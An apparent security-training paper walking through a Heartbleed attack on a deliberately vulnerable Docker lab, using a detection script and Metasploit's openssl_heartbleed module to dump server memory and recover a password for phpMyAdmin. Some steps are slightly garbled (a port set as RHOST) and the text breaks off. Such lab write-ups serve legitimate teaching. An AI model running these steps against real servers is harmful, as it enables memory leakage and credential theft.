SAFE SECURITY

# HEARTBLEED ATTACK

## Research Paper

Table of

# Contents


- Introduction 3
- Key terms 4
- Definitions 4
  1. Heartbleed
  2. Phpmyadmin
  3. Metasploit
  4. Docker
- Steps for Exploitation 6
  1. Victim Machine
  2. Attacker Machine
- Conclusion 14
- Mitigation 14
- References 14

SAFE SECURITY

Research Paper

# Introduction

This document is intended to provide detailed study on Heartbleed attack. It covers the required topics for understanding the exploit. The proof of concept will help visualize and perform the attack in a virtual scenario to understand the attack vector of the process of exploitation. We are going to access the lab created using docker and will get a better understanding by performing the attack through the metasploit module.


# Key Terms

Heartbleed, Docker, phpmyadmin, Msfconsole

# Definitions

## 1. Heartbleed

It is a critical bug in OpenSSL's implementation of the TLS/DTLS heartbeat extension that allows attackers to read portions of the affected server's memory, potentially revealing user's data, that the server did not intend to reveal. For SSL to work, your computer needs to communicate to the server via sending 'heartbeats' that keep informing the server that client is online. The HeartBeat protocol extension is added to TLS for this reason. The HTTP keep-alive feature does the same but HB protocol allows a client to perform this action at a much higher rate. It allows an attacker to retrieve a block of memory of the server up to 64kb in response directly from the vulnerable server via sending the malicious heartbeat and there is no limit on the number of attacks that can be performed.
It opens doors for the cyber criminals to extract sensitive data directly from the server's memory without leaving any traces.



# Definitions

## 2. Phpmyadmin

phpMyAdmin is a free web application that provides a convenient GUI for working with the MySQL database management system. It is the most popular MySQL administration tool. It can export and import databases created and managed by MySQL DBMS, and works with some other data formats. It lacks some protective measures for unpredictable situations, such as SQL injections, user mistakes and other cases of database corruption.

## 3. Metasploit

Metasploit is one of the most powerful and widely used tools for penetration testing.Metasploit is a computer security tool that offers information about software vulnerabilities, IDS signature development, and improves penetration testing. This tool can be used to execute and develop exploit code against a remote target device. We can run it using command msfconsole.
A Metasploit module is a software that is capable of executing a precise action, like exploiting or scanning. All the task that you can execute with a Metasploit Framework is covered within its module
These are supplementary tools and commands that do not require a payload to run. Auxiliary modules can be applied to execute random functions that may not necessarily be linked with exploitation.

## 4. Docker

Docker is a tool designed to make it easier to create, deploy, and run applications by using containers. Containers allow a developer to package up an application with all of the parts it needs, such as libraries and other dependencies, and deploy it as one package. In a way, it is a bit like a virtual machine. But unlike a virtual machine, rather than creating a whole virtual operating system, Docker allows applications to use the same Linux kernel as the system that they're running on and only requires applications be shipped with things not already running on the host computer.

# Steps for Exploitation


## VICTIM MACHINE

**1.** In my first step I will go on *https://hub.docker.com/r/jas9reet/heartbleed* and from here run all four docker commands under the usage section to setup a vulnerable environment.

**2.** Now using the ifconfig copy victim machine ip address. It is *192.168.217.132* in our case.
And in a chrome tab try to open *https://192.168.217.132:8443* .

**3.** So the Login page will come up, from here click on sign up and register as a user.


**4.** Enter the credentials after registering on the Login page and the Welcome user will come up. Keep this page open in the victim machine.





**5.** To check if it is vulnerable to heartbleed we will check it using command *python HeartBleedFinder.py 192.168.217.132 -p 8443*.

# Steps for Exploitation

## VICTIM MACHINE




**6.** As the server returned more data than it should have, we got to know that the server was vulnerable



# Steps for Exploitation

## ATTACKER MACHINE

**1.** Now on the attacker machine we will run commands under the exploitation commands section given on *https://hub.docker.com/r/jas9reet/heartbleed* .

**2.** So the attacker 's objective here is to take advantage of the heartbleed vulnerability residing in the login page and exploit it to get sensitive details and get access to phpmyadmin of the victim machine.

**3.** So using the metasploit module openssl_heartbleed I will perform the attack. Commands will be:


i) msfconsole (Metasploit Framework will come up)

ii) use auxiliary/scanner/ssl/openssl_heartbleed

iii) set VERBOSE true to view the memory dump.


iv) set RHOST 8443

v) set RHOSTS 192.168.217.132




# Steps for Exploitation

## ATTACKER MACHINE

# Steps for Exploitation

## ATTACKER MACHINE






**4.** Now before running the exploit try to run *https://192.168.217.132* and you will see the login page coming up.

**5.** Now type set *ACTION DUMP* on msf and run it using the run command.
And we got something interesting here: password and path to the heartbeat data.

# Steps for Exploitation


## ATTACKER MACHINE



# Steps for Exploitation

